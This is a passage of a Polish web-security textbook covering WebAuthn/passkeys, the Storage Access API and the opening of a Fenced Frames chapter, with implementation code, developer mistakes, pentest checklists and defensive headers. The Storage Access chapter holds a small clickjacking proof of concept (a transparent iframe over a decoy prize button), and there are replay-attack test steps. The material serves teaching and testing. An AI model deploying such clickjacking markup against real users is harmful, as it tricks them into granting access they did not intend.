- Paszport ma chip z kluczem prywatnym (biometria PIN/odcisk palca go odblokuje)
- Na granicy (logowanie): strażnik (przeglądarka) sprawdza paszport przez zeskanowanie chipu i weryfikację podpisu
- Fałszywy paszport (phishing): strażnik widzi że chip NIE jest podpisany przez właściwy kraj (RP ID) → odmowa
- Klucz prywatny nigdy nie wychodzi z paszportu — tylko podpis do weryfikacji

6. Przykład kodu

```
// === Kompletny WebAuthn flow (frontend) ===

class WebAuthnManager {
  constructor(apiBase = '/api/webauthn') {
    this.apiBase = apiBase;
  }

  // Pomocnik: base64url encode/decode
  bufferToBase64url(buffer) {
    return btoa(String.fromCharCode(...new Uint8Array(buffer)))
      .replace(/\+/g, '-').replace(/\//g, '_').replace(/=/g, '');
  }

  base64urlToBuffer(base64url) {
    const base64 = base64url.replace(/-/g, '+').replace(/_/g, '/');
    const binary = atob(base64.padEnd(base64.length + (4 - base64.length %
4) % 4, '='));
    return Uint8Array.from(binary, c => c.charCodeAt(0)).buffer;
  }

  // Rejestracja passkey:
  async register(username) {
    // 1. Pobierz options z serwera:
    const optionsResponse = await fetch(`${this.apiBase}/register/options`,
{
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ username }),
      credentials: 'include',
    });
    const options = await optionsResponse.json();

    // Dekoduj challenge:
    options.challenge = this.base64urlToBuffer(options.challenge);
    options.user.id = this.base64urlToBuffer(options.user.id);

    // 2. Wywołaj authenticator:
    const credential = await navigator.credentials.create({ publicKey: optio
ns });

    // 3. Wyślij do serwera:
    const response = await fetch(`${this.apiBase}/register/verify`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({
        id: credential.id,
        rawId: this.bufferToBase64url(credential.rawId),
        response: {
          attestationObject: this.bufferToBase64url(credential.respons
e.attestationObject),
          clientDataJSON: this.bufferToBase64url(credential.response.c
lientDataJSON),
        },
        type: credential.type,
      }),
      credentials: 'include',
    });

    return await response.json();
  }

  // Logowanie passkey:
  async authenticate(username = null) {
    // 1. Pobierz challenge:

```

```

const optionsResponse = await fetch(`${this.apiBase}/authenticate/options`, {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ username }), // null = usernameless (resident key)
  credentials: 'include',
});
const options = await optionsResponse.json();

options.challenge = this.base64urlToBuffer(options.challenge);
if (options.allowCredentials) {
  options.allowCredentials = options.allowCredentials.map(cred => ({
    ...cred,
    id: this.base64urlToBuffer(cred.id),
  }));
}

// 2. Uwierzytelnianie:
const assertion = await navigator.credentials.get({ publicKey: options });

// 3. Weryfikacja na serwerze:
const response = await fetch(`${this.apiBase}/authenticate/verify`, {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    id: assertion.id,
    response: {
      authenticatorData: this.bufferToBase64url(assertion.response.authenticatorData),
      clientDataJSON: this.bufferToBase64url(assertion.response.clientDataJSON),
      signature: this.bufferToBase64url(assertion.response.signature),
      userHandle: assertion.response.userHandle
        ? this.bufferToBase64url(assertion.response.userHandle)
        : null,
    },
  }),
  credentials: 'include',
});

return await response.json();
}
}

```

7. Przykład z prawdziwej aplikacji

Phishing próba na passkeys

Scenariusz ataku:

1. Atakujący klonuje stronę bank.com → tworzy phishing-bank.com
2. User dostaje email z linkiem do phishing-bank.com
3. User klika "Zaloguj z Passkey"
4. Przeglądarka: navigator.credentials.get({ publicKey: { rpId: 'bank.com' } })
ALE: current origin to phishing-bank.com, nie bank.com!
5. Przeglądarka ODMAWIA: RP ID 'bank.com' nie pasuje do current origin
6. PHISHING NIEMOŻLIWY! ✓

Nawet jeśli atakujący wpisze rpId: 'phishing-bank.com':

- User nie ma passkey dla phishing-bank.com
- Przeglądarka nie znajdzie matching credential

Passkey MFA i step-up authentication

```
// Passkey jako 2FA (dodatkowe do hasła):
async function stepUpAuth() {
  const options = await fetch('/api/webauthn/step-up/options', {
    credentials: 'include',
  }).then(r => r.json());

  options.challenge = base64urlToBuffer(options.challenge);
  options.allowCredentials = options.allowCredentials.map(c => ({
    ...c,
    id: base64urlToBuffer(c.id),
  }));

  const assertion = await navigator.credentials.get({
    publicKey: { ...options, userVerification: 'required' }
  });

  // Wyślij do serwera – weryfikuj jako step-up auth
  await fetch('/api/webauthn/step-up/verify', {
    method: 'POST',
    credentials: 'include',
    body: JSON.stringify(formatAssertion(assertion)),
  });

  // Teraz użytkownik ma elevated privileges
}
```

8. Typowe błędy programistów

Błąd 1: Nieweryfikowanie RP ID po stronie serwera

```
// BŁĄD: serwer nie sprawdza RP ID w clientDataJSON
// Atakujący może podmienić challenge lub origin

// POPRAWKA: zawsze weryfikuj przez bibliotekę:
const { verifyRegistrationResponse } = require('@simplewebauthn/server');
const verification = await verifyRegistrationResponse({
  response: body,
  expectedChallenge: challenge,
  expectedOrigin: 'https://app.example.com', // ← weryfikuje origin!
  expectedRPID: 'app.example.com',           // ← weryfikuje RP ID!
});
```

Błąd 2: Niewalidowanie countera

```
// BŁĄD: ignorowanie countera → klonowanie authenticatora niezauważone
const verification = await verifyAuthentication(assertion, { skipCounter: true
});

// POPRAWKA: zawsze sprawdzaj counter
if (verification.newCounter <= storedCounter && storedCounter > 0) {
    throw new Error('Counter mismatch – possible authenticator clone!');
}
await updateCounter(credentialId, verification.newCounter);
```

Błąd 3: Brak fallback dla przeglądarek bez WebAuthn

```
// BŁĄD: brak obsługi przeglądarek bez WebAuthn
const credential = await navigator.credentials.create({ publicKey: options });
// TypeError na starszych przeglądarkach!

// POPRAWKA: feature detection + fallback
async function register() {
    if (!window.PublicKeyCredential) {
        // Fallback: tradycyjne hasło + TOTP 2FA
        return registerWithPassword();
    }

    // Sprawdź czy authenticator jest dostępny:
    const available = await PublicKeyCredential.isUserVerifyingPlatformAuthentic
atorAvailable();
    if (!available) {
        // Zaproponuj roaming authenticator (YubiKey) lub fallback
    }

    // Normalna rejestracja WebAuthn
}
```

Błąd 4: Przechowywanie challenge bez expiry

```
// BŁĄD: challenge bez TTL → replay attack możliwy
session.webauthnChallenge = challenge;
// challenge może być użyty godziny/dni później!

// POPRAWKA: challenge z TTL:
session.webauthnChallenge = {
    value: challenge,
    expiresAt: Date.now() + 5 * 60 * 1000, // 5 minut
};

// Przy weryfikacji:
if (Date.now() > session.webauthnChallenge.expiresAt) {
    throw new Error('Challenge expired');
}
```

9. Znaczenie dla bezpieczeństwa

Ochrona przed phishingiem

WebAuthn jest PHISHING-RESISTANT:

- Klucz powiązany z RP ID (domeną)
- Przeglądarka weryfikuje origin przed użyciem
- Nawet jeśli user wejdzie na phishing.com → passkey dla bank.com nie zostanie użyty
- BRAK możliwości wyłudzenia hasła (bo nie ma hasła!)

Ochrona przed credential stuffing

Bez hasła → brak hash do zbrzucia

Brak reużywania → każdy RP ma unikatową parę kluczy

Brak danych do exfiltracji → serwer przechowuje TYLKO klucz publiczny

Ochrona przed man-in-the-middle

MITM nie może:

- Przechwycić klucza prywatnego (nigdy nie opuszcza authenticatora)
- Replay assertion (challenge jest jednorazowy)
- Zmienić origin (przeglądarka weryfikuje HTTPS)

Słabości WebAuthn

Możliwe ataki:

1. Phishing authenticator setup: "Dodaj passkey przez naszą stronę" → phishing site pyta o passkey dla RP ID
→ Nie możliwe! Passkey tworzony dla bieżącego origin, nie dowolnego
2. Physical access: jeśli atakujący ma fizyczny dostęp do urządzenia
→ Authenticator wymaga biometrii/PIN → ochrona
3. Platform passkey backup risk: syncowane przez iCloud/Google
→ Kto ma dostęp do konta Apple/Google może uzyskać passkeys
→ Enterprise: hardware security keys (YubiKey) bez synchronizacji
4. FIDO2 downgrade: serwer oferuje też password → atakujący może wymusić hasło
→ Nie oferuj fallback na tradycyjne hasło jeśli to możliwe

Powiązane CWE

- **CWE-287** — Improper Authentication (WebAuthn jako mitygacja)
- **CWE-308** — Use of Single-factor Authentication
- **CWE-836** — Use of Password Hash with Insufficient Computational Effort
- **CWE-640** — Weak Password Recovery Mechanism

10. Jak identyfikować podczas pentestu

Sprawdź WebAuthn implementację

```
// W konsoli przeglądarki:
typeof navigator.credentials.create; // 'function' → WebAuthn dostępne
PublicKeyCredential.isUserVerifyingPlatformAuthenticatorAvailable().then(console.log);
```

Sprawdź serwer-side weryfikację

```
# Sprawdź czy serwer weryfikuje:
# 1. challenge (czy jest single-use?)
# 2. origin (czy sprawdza expected origin?)
# 3. RP ID (czy sprawdza?)
# 4. counter (czy sprawdza? klonowanie)

# Spróbuj replay attack:
# Przechwytaj assertion → wyślij ponownie → czy serwer akceptuje?
# Jeśli TAK → brak replay protection!

# Test: zmień origin w clientDataJSON → serwer powinien odrzucić
```

Test RP ID binding

```
// Sprawdź czy RP ID jest hardcoded vs dynamiczne:
// Jeśli RP ID pochodzi z request → możliwa manipulacja!

// Bezpieczna implementacja:
const EXPECTED_RP_ID = 'app.example.com'; // hardcoded po stronie serwera
// NIE: req.body.rpId
```

11. Jak testować bezpieczeństwo

- ☐ Czy serwer weryfikuje challenge przy każdym request?
- ☐ Czy challenge jest jednorazowy (single-use, z TTL)?
- ☐ Czy serwer weryfikuje expected origin?
- ☐ Czy serwer weryfikuje RP ID?
- ☐ Czy counter jest walidowany i aktualizowany?
- ☐ Czy replay attacks są blokowane?
- ☐ Czy fallback do hasła jest zabezpieczony (może być słabszy link)?
- ☐ Czy attestation jest sprawdzana jeśli wymagana (enterprise)?
- ☐ Czy credential ID jest powiązany z konkretnym userem?
- ☐ Czy użycie bez userVerification jest blokowane dla wrażliwych operacji?

12. Jak się zabezpieczać

```
// === Serwer Node.js: kompletna weryfikacja (SimpleWebAuthn) ===
const { verifyAuthenticationResponse, verifyRegistrationResponse } = require('@simplewebauthn/server');

// Weryfikacja rejestracji:
async function verifyRegistration(body, expectedChallenge) {
  return await verifyRegistrationResponse({
    response: body,
    expectedChallenge,
    expectedOrigin: process.env.WEBAUTHN_ORIGIN, // 'https://app.example.com'
    expectedRPID: process.env.WEBAUTHN_RP_ID,    // 'app.example.com'
    requireUserVerification: true, // wymagaj biometrii/PIN
  });
}

// Weryfikacja uwierzytelniania:
async function verifyAuthentication(body, storedCredential, expectedChallenge) {
  const verification = await verifyAuthenticationResponse({
    response: body,
    expectedChallenge,
    expectedOrigin: process.env.WEBAUTHN_ORIGIN,
    expectedRPID: process.env.WEBAUTHN_RP_ID,
    authenticator: {
      credentialID: storedCredential.id,
      credentialPublicKey: storedCredential.publicKey,
      counter: storedCredential.counter,
    },
    requireUserVerification: true,
  });

  if (verification.verified) {
    // Aktualizuj counter:
    await db.credentials.update({
      id: storedCredential.id,
      counter: verification.authenticationInfo.newCounter,
    });
  }

  return verification;
}
```

13. Podsumowanie

Kluczowe fakty:

1. WebAuthn = standard FIDO2 — kryptografia klucza publicznego zamiast haseł
2. Passkeys = WebAuthn z synchronizacją między urządzeniami (iCloud, Google, Windows Hello)
3. Phishing-resistant: klucz prywatny powiązany z RP ID (domeną) — nie działa na innej domenie
4. Klucz prywatny **nigdy** nie opuszcza authenticatora
5. Counter chroni przed klonowaniem hardware authenticatora

Dla pentestera:

- Test replay attack: przechwytaj assertion → wyślij ponownie → czy serwer akceptuje?

- Sprawdź czy serwer weryfikuje expected origin i RP ID
- Sprawdź czy challenge ma TTL i jest single-use
- Fallback na hasło = słabszy link w łańcuchu bezpieczeństwa
- Brak counter validation = brak wykrywania klonowania authenticatora

Powiązania

WebAuthn / Passkeys

- Credential Management API (Rozdział 45)
PublicKeyCredential przez navigator.credentials
Credential Management łączy WebAuthn z przeglądarką
- HTTPS / Secure Context
WebAuthn wymaga HTTPS (Secure Context)
RP ID musi pasować do HTTPS origin
- Cookies (Rozdział 14)
Po WebAuthn → session cookie jako token sesji
HttpOnly + SameSite=Strict dla session cookie
- CSP (Rozdział 36)
CSP chroni przed XSS który mógłby wywołać WebAuthn API
Silna CSP + WebAuthn = silna ochrona

Rozdział 47: Storage Access API

1. Czym jest Storage Access API

Storage Access API to interfejs przeglądarki umożliwiający stronom embeddowanym w iframach lub cross-site kontekstach żądanie dostępu do swojego **unpartitioned storage** — czyli cookies, localStorage i sessionStorage z własnego originu, w sytuacji gdy normalnie byłyby blokowane przez mechanizmy ochrony prywatności (ITP, Enhanced Tracking Protection, CHIPS).

Dwie kluczowe metody:

```
// Sprawdź czy masz dostęp do unpartitioned storage:
const hasAccess = await document.hasStorageAccess();

// Zażądaj dostępu (wymaga gestu użytkownika):
await document.requestStorageAccess();
```

Od 2023 rozszerzony o SAA for unpartitioned cookies i Related Website Sets (obecnie Permissioned Web):

```
// Rozszerzone API (Chrome 119+, Firefox 117+):
await document.requestStorageAccess({ cookies: true });
await document.requestStorageAccessFor('https://provider.example.com'); // top-level
```

Storage Access API jest używany przez embedded iframes (SSO, payment widgets, chat) które potrzebują dostępu do swojego własnego storage — żeby utrzymać sesję użytkownika który jest zalogowany u danego dostawcy.

2. Dlaczego powstał

Problem: blokada third-party storage = broken SSO

Po wdrożeniu przez przeglądarki mechanizmów ochrony prywatności (ITP w Safari 2017+, ETP w Firefox 2019+, partycjonowanie w Chrome 2024+):

```
Scenariusz SSO bez Storage Access API:
1. Użytkownik jest zalogowany na sso.provider.com (pełna sesja w first-party kontekście)
2. Użytkownik odwiedza shop.com które embedduje sso.provider.com w iframe
3. Iframe sso.provider.com: document.cookie → PUSTE! (third-party storage blokowane)
4. Iframe nie widzi sesji → myśli że user jest niezalogowany → broken SSO!
```

Storage Access API (WebKit 2019, W3C Level 2 2022) rozwiązuje to przez:

- Danie embeddowanym stronom możliwości jawnego żądania dostępu
- Wymuszenie **gestu użytkownika** i jego **zgody**
- Zachowanie granularnej kontroli prywatności (user musi zatwierdzić)

3. Jak działa

hasStorageAccess()

```
// W iframe sso.provider.com embeddowanym na shop.com:
const hasAccess = await document.hasStorageAccess();

if (hasAccess) {
  // Mamy dostęp do unpartitioned storage
  const sessionToken = getCookie('sso_session');
  // Sprawdź sesję...
} else {
  // Brak dostępu → poproś użytkownika
  await promptUserForAccess();
}
```

requestStorageAccess()

```
// Musi być wywołane w odpowiedzi na gest użytkownika (klik, tap):
button.addEventListener('click', async () => {
  try {
    await document.requestStorageAccess();
    // Dostęp przyznany!
    console.log('Storage access granted');
    // Teraz document.cookie, localStorage, IndexedDB działają
    // z unpartitioned storage sso.provider.com

  } catch (err) {
    // Odmowa lub brak gestu
    console.error('Storage access denied:', err);
  }
});
```

Warunki przyznania dostępu

Przeglądarki różnie implementują politykę, ale ogólnie:

Safari (ITP):

1. User musiał poprzednio odwiedzić provider.com (first-party)
2. Opóźnienie: pierwsza prośba → dialog zgody
3. Przeniesialne między powiązаныmi domenami (Related Website Sets)

Firefox (ETP):

1. Dialog pozwolenia wyświetlany użytkownikowi
2. "Allow [sso.provider.com] to use its cookies?"
3. Automatyczne przyznanie jeśli user poprzednio przyznał

Chrome (Storage Partitioning):

1. Wymaga gestu użytkownika
2. Pokazuje Permission prompt przy pierwszym żądaniu
3. Related Website Sets (RWS) = automatyczne przyznanie wewnątrz zestawu

Related Website Sets (RWS / First-Party Sets)

```
// /.well-known/related-website-set.json na primary domain:
{
  "primary": "https://primary.example",
  "associatedSites": ["https://associated1.example", "https://associated2.example"],
  "serviceSites": ["https://services.example"],
  "rationaleBySite": {
    "https://associated1.example": "Powiązany produkt tej samej firmy"
  }
}

// Chrome: requestStorageAccess() w ramach RWS → automatyczna zgoda (bez promptu!)
// Poza RWS: dialog zgody
```

4. Co dzieje się wewnątrz

Storage Access Grant

`requestStorageAccess()` → grant'owany?

Zależy od:

1. Czy jest gest użytkownika? (bez gestu → odrzucone automatycznie)
2. Czy user poprzednio odwiedzał provider.com? (heurystyki ITP)
3. Czy jest Previous Grant? (user już przyznał dostęp)
4. Czy jest RWS/Related Website Sets? (automatyczne wewnątrz zestawu)
5. Browser-specific heurystyki

Jeśli grant: dostęp aktywny dla tej sesji iframe (nie persystentny!)

Przy refresh: trzeba prosić znowu (lub przeglądarka może cachować grant)

Storage Access vs Storage Partitioning

Storage Partitioning (CHIPS, Rozdział 41):

- Cookie wyizolowane per top-level site
- Automatyczne, bez user gesture
- "Partitioned storage" – nowa, ograniczona sesja per site

Storage Access API:

- Dostęp do UNPARTITIONED storage (globalnej sesji)
- Wymaga user gesture + grant
- "Otwórz bramkę" do pełnego storage

`requestStorageAccessFor()` — top-level API

```
// Na top-level stronie (shop.com), request dostępu dla embedded resource:
// (Chrome 119+)
await document.requestStorageAccessFor('https://sso.provider.com');
// Wymaga: RWS membership lub explicit user permission
// Pozwala serwisowi shop.com żądać dostępu w imieniu sso.provider.com
```

5. Analogiczny przykład z życia

Storage Access API to **przepustka do archiwum w budynku**:

- Gość (embedded iframe sso.provider.com) chce dostać się do archiwum (unpartitioned cookies)
 - Normalna procedura: archiwum zamknięte dla gości (third-party storage blokowane)
 - Właściciel biura (user) może wystawić przepustkę jednorazową (grant po geście)
 - "Miałeś tu wcześniej biuro?" (heurystyki — user musiał odwiedzić provider.com)
 - RWS: związane firmy w tym samym budynku → przepustka automatyczna dla pracowników grupy
 - Przepustka wygasa po sesji — przy następnej wizycie trzeba ponownie prosić
-

6. Przykład kodu

```
// === Kompletna implementacja Storage Access w SSO widget ===

class SSOWidget {
  constructor() {
    this.sessionToken = null;
  }

  async init() {
    // 1. Sprawdź czy mamy storage access:
    const hasAccess = await document.hasStorageAccess();

    if (hasAccess) {
      return this.loadSession();
    }

    // 2. Spróbuj cichego requestu (bez gestu):
    // Nie jest możliwe! requestStorageAccess WYMAGA gestu

    // 3. Pokaż UI dla użytkownika:
    this.showLoginButton();
  }

  showLoginButton() {
    const button = document.createElement('button');
    button.textContent = 'Zaloguj przez SSO';
    button.addEventListener('click', () => this.requestAccess());
    document.body.appendChild(button);
  }

  async requestAccess() {
    // To jest gest użytkownika → requestStorageAccess może być wywołane
    try {
      await document.requestStorageAccess();
      await this.loadSession();
    } catch (err) {
      console.error('Odmowa dostępu:', err);
      this.showError('Dostęp do sesji odmówiony. Sprawdź ustawienia przeglądarki.');
```

```

}

// Inicjalizacja:
const sso = new SSOWidget();
sso.init();

// === Feature Detection i Fallback ===

async function checkStorageAccess() {
  // Sprawdź czy API jest dostępne:
  if (typeof document.hasStorageAccess === 'undefined') {
    console.log('Storage Access API niedostępne (stara przeglądarka)');
    // Fallback: użyj redirect-based OAuth (popup lub redirect)
    return useRedirectAuth();
  }

  // Sprawdź aktualny stan:
  const hasAccess = await document.hasStorageAccess();
  console.log('Storage access:', hasAccess);

  // Sprawdź czy RequestStorageAccessFor jest dostępne (Chrome 119+):
  if (document.requestStorageAccessFor) {
    console.log('Top-level SAA dostępne');
  }

  return hasAccess;
}

// Feature detection dla RWS:
async function checkRWS() {
  // Nie ma bezpośredniego API do sprawdzenia RWS membership
  // Ale requestStorageAccess() bez promptu = w RWS
  try {
    await document.requestStorageAccess();
    // Sukces bez promptu = automatyczny grant (RWS lub previous grant)
    return { granted: true, fromRWS: true };
  } catch {
    return { granted: false, fromRWS: false };
  }
}

```

7. Przykład z prawdziwej aplikacji

Embedded Payment Widget

Scenariusz: stripe.com embeddowany na shop.com

1. User jest zalogowany na stripe.com (ma tam konto)
2. shop.com embedduje Stripe payment form w iframe
3. Iframe stripe.com: hasStorageAccess() → false (Safari ITP)
4. Iframe pyta: "Zapamiętaj kartę?" → ale nie może czytać zapisanych kart!
5. requestStorageAccess() → dialog dla usera → zgoda → dostęp do cookies stripe.com
6. Teraz iframe widzi zapisane karty użytkownika

Exploit: clickjacking + Storage Access

```

<!-- Potencjalny atak: ukryty iframe + clickjacking na przycisk SAA: -->
<iframe
  src="https://sso.provider.com/widget"
  style="opacity: 0; position: absolute; top: 0; left: 0; z-index: 9999;"
></iframe>

<!-- Widoczny przycisk dekey: -->
<button style="position: absolute; top: 0; left: 0;">
  Wygraj nagrodę! Kliknij tutaj!
</button>

<!-- User myśli że klika przycisk dekey ale tak naprawdę klika przycisk SAA w if
rame! -->
<!-- requestStorageAccess() dostaje "gest użytkownika" → grant! -->
<!-- Atakujący teraz ma dostęp do cookies sso.provider.com przez swój iframe! --
>

```

Ochrona przeglądark: Przeglądarki implementują dodatkowe zabezpieczenia:

- Safari: wymaga **wcześniejszej interakcji** użytkownika z provider.com
- Chrome: sprawdza czy request jest w "trusted" iframe (nie ukryty)
- Firefox: dialog musi być widoczny dla użytkownika

Dodatkowo: X-Frame-Options i CSP frame-ancestors na sso.provider.com chronią przed embedowaniem na złośliwych stronach.

Phishing przez SAA

```

// Phishing strona embedduje legitimate SSO i prosi o SAA:
// "Zaloguj się przez Google" (wyglądający oryginalnie)
// requestStorageAccess() → dialog przeglądarki
// User potwierdza → phishing.com teraz ma dostęp do SWOICH cookies
// (nie do Google cookies! SAA daje dostęp do storage phishing.com, nie Google!)

// Wniosek: SAA nie umożliwia kradzieży storage innego originu
// Daje tylko dostęp do własnego storage (sso.provider.com → sso.provider.com co
okies)

```

8. Typowe błędy programistów

Błąd 1: Wywołanie requestStorageAccess bez gestu użytkownika

```

// BŁĄD: wywoływanie poza event handlerem
window.addEventListener('load', async () => {
  await document.requestStorageAccess(); // Odrzucone! Brak gestu
});

// POPRAWKA: tylko w event handlerze gestu:
button.addEventListener('click', async () => {
  await document.requestStorageAccess(); // OK!
});

```

Błąd 2: Brak obsługi odrzucenia


```
// BŁĄD: brak try/catch → unhandled rejection
await document.requestStorageAccess();
// Jeśli odrzucone → nieobsłużony promise rejection

// POPRAWKA:
try {
  await document.requestStorageAccess();
} catch (err) {
  // User odmówił lub brak wymaganych warunków
  showFallbackLoginFlow();
}
```

Błąd 3: Zakładanie że grant jest persystentny

```
// BŁĄD: brak ponownego sprawdzenia przy refresh
// Grant może wygasnąć lub być ograniczony do sesji

async function init() {
  // BŁĄD: zakładamy że poprzedni grant nadal działa
  const data = getCookieData(); // może być puste po refresh!

  // POPRAWKA: zawsze sprawdzaj hasStorageAccess():
  const hasAccess = await document.hasStorageAccess();
  if (!hasAccess) {
    await requestAccess();
  }
  const data = getCookieData();
}
```

9. Znaczenie dla bezpieczeństwa

Ochrona przez wymaganie gestu użytkownika

requestStorageAccess() BEZ gestu → automatyczne odrzucenie
 → Skrypt działający w tle nie może "po cichu" uzyskać dostępu
 → Wymaga świadomej interakcji użytkownika

Atakujący przez XSS:
 → Może wywołać requestStorageAccess() przez XSS
 → Ale: dialog przeglądarki jest wymagany (UI prompt)
 → User musi zatwierdzić → trudny do ukrycia atak

Clickjacking i SAA

Ryzyko: clickjacking aby przymusić user do kliknięcia przycisku SAA
 → Przeglądarki implementują zabezpieczenia: wykrywanie hidden iframes
 → X-Frame-Options: DENY / SAMEORIGIN na stronach SSO → uniemożliwia embedding
 → CSP frame-ancestors: kontroluje kto może embeddować

Privacy Sandbox i SAA

SAA jest częścią Privacy Sandbox:

- Nie całkowita blokada third-party cookies (jak Google chciało)
- Kompromis: user-gated dostęp do unpartitioned storage
- Related Website Sets: automatyczne zgody wewnątrz grupy firm

Kontrowersje:

- RWS może być nadużywane: firmy tworzą "sets" tylko dla ominięcia blokady
- Regulatorzy (UK CMA): nadzór nad RWS Chrome'a

Powiązane CWE

- **CWE-352** — CSRF (SAA może ułatwiać cross-site requests)
- **CWE-1021** — Clickjacking (ryzyko przy SAA UI)
- **CWE-200** — Information Exposure (storage access = potencjalny tracking)

10. Jak identyfikować podczas pentestu

Sprawdź czy Storage Access jest używane

```
// W konsoli iframe na target.com:
typeof document.hasStorageAccess; // 'function' jeśli obsługiwane
typeof document.requestStorageAccess; // 'function'

// Sprawdź stan:
document.hasStorageAccess().then(v => console.log('Has access:', v));
```

Test clickjacking na SAA

```
<!-- Test: czy można osadzić stronę z SAA w ukrytym iframe? -->
<iframe src="https://target.com/widget" style="opacity: 0.01; width: 200px; height: 50px;">
</iframe>
<!-- Sprawdź: czy X-Frame-Options lub CSP frame-ancestors blokuje? -->
<!-- Jeśli nie → potencjalny clickjacking risk na SAA przyciski -->
```

Sprawdź Related Website Sets

```
# Sprawdź czy target.com deklaruje RWS:
curl https://target.com/.well-known/related-website-set.json
# lub: https://target.com/.well-known/first-party-set.json (stara nazwa)

# Sprawdź czy powiązane domeny mają odpowiednie nagłówki
```

11. Jak testować bezpieczeństwo

- ☐ Czy `requestStorageAccess()` jest wywoływane tylko po geście użytkownika?
- ☐ Czy `hasStorageAccess()` jest sprawdzane przed requestem?
- ☐ Czy grant expiresowania jest obsługiwane (sprawdzanie przy powrocie)?
- ☐ Czy strona embeddująca ma `X-Frame-Options` lub `CSP frame-ancestors`?
- ☐ Czy błędy `requestStorageAccess` (odmowa) są obsługiwane gracefully?
- ☐ Czy SAA nie jest używane do celów trackingowych (naruszenie prywatności)?
- ☐ Czy RWS membership jest uzasadnione?
- ☐ Czy fallback działa gdy SAA jest odmówiony/niedostępny?
- ☐ Czy UI dla requestu storage access nie jest misleading (dark patterns)?

12. Jak się zabezpieczać

```
// === Bezpieczna implementacja Storage Access ===

const StorageAccessManager = {
  async initialize() {
    if (!document.hasStorageAccess) {
      return { supported: false, hasAccess: false };
    }

    const hasAccess = await document.hasStorageAccess();
    return { supported: true, hasAccess };
  },

  async requestWithUserGesture() {
    // MUSI być wywołane w event handler:
    try {
      await document.requestStorageAccess();
      return true;
    } catch (err) {
      // Odmowa lub inne error
      return false;
    }
  },
};

// Ochrona przed embedowaniem (po stronie SSO provider):
// HTTP Headers:
// X-Frame-Options: SAMEORIGIN
// Content-Security-Policy: frame-ancestors 'self' https://trusted-shop.com
```

```
# Nagłówki ochrony dla SSO provider:
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self' https://trusted-partner.com

# Lub pozwól embedowanie tylko przez RWS:
# (konfiguracja przez Chrome's Related Website Sets mechanism)
```

13. Podsumowanie

Kluczowe fakty:

1. Storage Access API = `document.hasStorageAccess()` + `document.requestStorageAccess()` dla embedded iframes
2. Pozwala na dostęp do **unpartitioned** (globalnego) storage cross-site, z wymaganiami gestu użytkownika

3. Wymagany do zachowania SSO/login state gdy third-party cookies są blokowane
4. Related Website Sets (RWS): automatyczne granty wewnątrz zadeklarowanej grupy domen
5. Ryzyko: clickjacking na przyciski SAA — ochrona przez X-Frame-Options i CSP frame-ancestors

Dla pentestera:

- Sprawdź czy SSO iframe wymaga SAA i czy implementacja jest poprawna
- Testuj clickjacking: czy stronę SSO można osadzić w ukrytym iframe?
- Sprawdź brak gestu użytkownika → czy requestStorageAccess() jest wywoływane automatycznie?
- Brak X-Frame-Options/CSP frame-ancestors na SSO = clickjacking risk

Powiązania

Storage Access API

- CHIPS (Rozdział 41)
CHIPS: partitioned cookies bez user gesture
SAA: dostęp do unpartitioned cookies z user gesture
Komplementarne podejścia
- Cookies (Rozdział 14)
SAA daje dostęp do unpartitioned cookies
HttpOnly, SameSite, Secure nadal obowiązują
- Credential Management API (Rozdział 45)
FedCM: alternatywa dla SAA w kontekście logowania
Oba rozwiązują problem third-party cookie block
- Fenced Frames (Rozdział 48)
Fenced Frames: bardziej restrykcyjny embed bez storage access
Alternatywa dla embeddowania z SAA

Rozdział 48: Fenced Frames

1. Czym są Fenced Frames

Fenced Frames to nowy typ osadzania treści webowych (podobny do `<iframe>`) zaprojektowany z zasadą **privacy-by-design** — izoluje embeddowaną stronę od kontekstu strony nadrzędnej tak, że żadna ze stron nie może odczytać danych drugiej. Jest to fundamentalny element Google Privacy Sandbox, zaprojektowany by umożliwić targetowane reklamy i inne use cases wymagające cross-site danych **bez ujawniania tych danych** stronie embedującej.

```
<!-- Fenced Frame element (eksperymentalne, Chrome 113+): -->
<fencedframe src="https://ads.example.com/ad" mode="opaque-ads"></fencedframe>
```

Kluczowe właściwości Fenced Frame:

- **Komunikacja w górę zablokowana:** fenced frame NIE może komunikować się z parent page (brak `window.parent.postMessage`)
- **Komunikacja w dół zablokowana:** parent NIE może wstrzykiwać JS do fenced frame
- **URL opaque:** parent nie zna URL embedowanej zawartości (jeśli `mode="opaque-ads"`)
- **Storage izolowany:** fenced frame ma własną partitioned storage
- **Niezależna sieć:** żądania z fenced frame nie niosą cookies parent page

2. Dlaczego powstał

Problem: reklamy wymagają cross-site danych ale naruszają prywatność

Tradycyjny model reklamowy:

1. Advertiser (shop.com): user widział buty → chce retargetować
2. Ad network: udziela cross-site profilu przez third-party cookies
3. News.com: ładuje reklamę butów w iframe → ad iframe dostaje cookie z shop.com
4. Efekt: cross-site tracking → profilowanie → naruszenie prywatności

Z CHIPS/phase-out: reklamy tracą effective targeting → model biznesowy zagrożony

Fenced Frames + Privacy Sandbox APIs (Protected Audience, Topics):

1. Browser przechowuje interesy lokalnie (Topics) i bids (Protected Audience)
2. Ad auction dzieje się WEWNĄTRZ przeglądarki (Private Aggregation API)
3. Wynik aukcji: Opaque URL do reklamy → przekazany do fenced frame
4. Fenced Frame wyświetla reklamę ALE:
 - Parent (news.com) nie wie którą reklamę widzi user
 - Reklama nie wie na której stronie jest wyświetlana (context isolation!)
 - Brak komunikacji między parent a fenced frame
5. Konwersja raportowana przez Attribution Reporting API (bez cross-site ID)

3. Jak działa

Tryby Fenced Frame

```
// mode="opaque-ads":
// URL jest opakiem (parent nie może go odczytać)
// src jest zwracane przez selectURL() Protected Audience API
// Używane dla reklamowych use cases

// mode="default":
// URL jest widoczny (jak iframe)
// Ale nadal pełna izolacja storage/komunikacji
```

Protected Audience API + Fenced Frame

```
// 1. Serwer reklamowy wywołuje ad auction:
const config = await navigator.runAdAuction({
  seller: 'https://ad-exchange.com',
  decisionLogicURL: 'https://ad-exchange.com/decision.js',
  interestGroupBuyers: ['https://shoes-advertiser.com'],
  // ...
});

// config to AuctionAdConfig – zawiera "opaque URL" do reklamy
// config.url jest niedostępne bezpośrednio (opaque!)

// 2. Wyświetl wygraną reklamę:
const frame = document.createElement('fencedframe');
frame.config = config; // przekazanie opaque config
